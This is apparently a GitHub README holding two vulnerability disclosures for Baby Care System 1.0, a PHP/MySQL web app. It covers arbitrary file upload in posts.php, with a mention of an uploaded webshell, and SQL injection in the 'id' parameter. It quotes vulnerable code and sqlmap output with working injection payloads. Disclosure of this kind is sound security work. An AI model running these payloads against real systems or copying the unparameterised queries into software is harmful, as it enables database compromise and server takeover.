

main

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[Baby-Care-System](#) / [README.md](#)

TCSWT Update README.md

[History](#)

1 contributor

37 lines (32 sloc) | 1.84 KB

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Baby-Care-System

Baby Care System in PHP/MySQLi with Full Source Code The Baby Care System is a web based system that is made up of PHP, JavaScript, CSS and MySQL for the database.

Exploit Title: Baby-Care-System 1.0 — Arbitrary file upload vulnerability

Vendor Homepage: <https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html>

Software Link: [https://www.sourcecodester.com/download-code?](https://www.sourcecodester.com/download-code?nid=14622&title=Baby+Care+System+in+PHP%2FMySQLi+with+Full+Source+Code+)

[nid=14622&title=Baby+Care+System+in+PHP%2FMySQLi+with+Full+Source+Code+](https://www.sourcecodester.com/download-code?nid=14622&title=Baby+Care+System+in+PHP%2FMySQLi+with+Full+Source+Code+)

Vulnerability Type:

File upload

Vulnerability Version :

V 1.0

Recurring environment:

Windows 10

Vulnerability Description AND recurrence:


The vulnerability is in the \BabyCare-master\admin\posts.php file, where there is no suffix to verify the uploaded file.

```
<?php
if(isset($_GET['find'])){
    $find = $_GET['find'];
}else{
    $find = "";
}


if(isset($_GET['action'])){
    $action = $_GET['action'];
    $postid = $_GET['postid'];

    if($action == 'delete'){
        $image = $_GET['image'];

        $delquery = "DELETE FROM tb_post WHERE id = '$postid'";
        $deldata = $db->delete($delquery);
        if($deldata){
            if($_GET['image']){
                unlink("assets/img/portfolio/".$_GET['image']);
            }
            echo "<script>alert('Post Deleted Successfully.1');</script>";
            echo "<script>window.location='admin.php?id=posts'; </script>";
        }else{
            echo "<script>alert('Post Not Deleted.1');</script>";
            echo "<script>window.location='admin.php?id=posts'; </script>";
        }
    }elseif($action == 'display'){
        $value = $_GET['value'];
        if($value == 1){
            $value = 0;
        }elseif($value==0){
            $value = 1;
        }
        $querydisplay = "UPDATE tb_post SET status='$value' WHERE id = '$postid'";
    }
}
```



You can access our Webshell in the root directory



Exploit Title: Baby-Care-System 1.0 — 'id' SQL Injection vulnerability

Vendor Homepage: <https://www.sourcecodester.com/php/14622/baby-care-system-phpmysql-full-source-code.html>

Software Link: [https://www.sourcecodester.com/download-code?](https://www.sourcecodester.com/download-code?nid=14622&title=Baby+Care+System+in+PHP%2FMySQLi+with+Full+Source+Code+)

[nid=14622&title=Baby+Care+System+in+PHP%2FMySQLi+with+Full+Source+Code+](https://www.sourcecodester.com/download-code?nid=14622&title=Baby+Care+System+in+PHP%2FMySQLi+with+Full+Source+Code+)

Vulnerability Type:

SQL Injection

Vulnerability Version :

V 1.0

Recurring environment:

Windows 10

Vulnerability Description AND recurrence:

The vulnerability is in the \BabyCare-master\inc\contentsectionpage.php

```
47 <?php //Menu: show pop code ?
48 $postid = $resultpost['id'];
49 $querysubmenu = "SELECT * FROM tb_post WHERE menuid = '$id' AND status=1";
50 $submenu = $db->select($querysubmenu);
51 if($submenu){
52     while($resultsubmenu = $submenu->fetch_assoc()) {
53     }
54     <p><a class="green" <?php echo $currentclass; ?>" href="page.php?id=<?php echo $id; ?>&postid=<?php echo $resultsubmenu['id']; ?>"><?php echo $resultsubmenu['t
55 <?php } } ?>
```

use SQL Map

```
SQLmap identified the following injection point(s) with a total of 368 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2' AND 4746=4746-- bZcl

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=2' AND (SELECT 7143 FROM (SELECT COUNT(*), CONCAT(0x716b767071, (SELECT (ELT(7143=7143, 1))) , 0x7162707a71, FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- xYII

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=2' AND (SELECT 4013 FROM (SELECT (SLEEP(5)))UWEj) -- qdVW

[17:20:06] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[17:20:06] [INFO] fetching current user
[17:20:06] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
[17:20:06] [INFO] fetching current database
[17:20:06] [INFO] retrieved: 'sourcecodester_babycare'
current database: 'sourcecodester_babycare'
```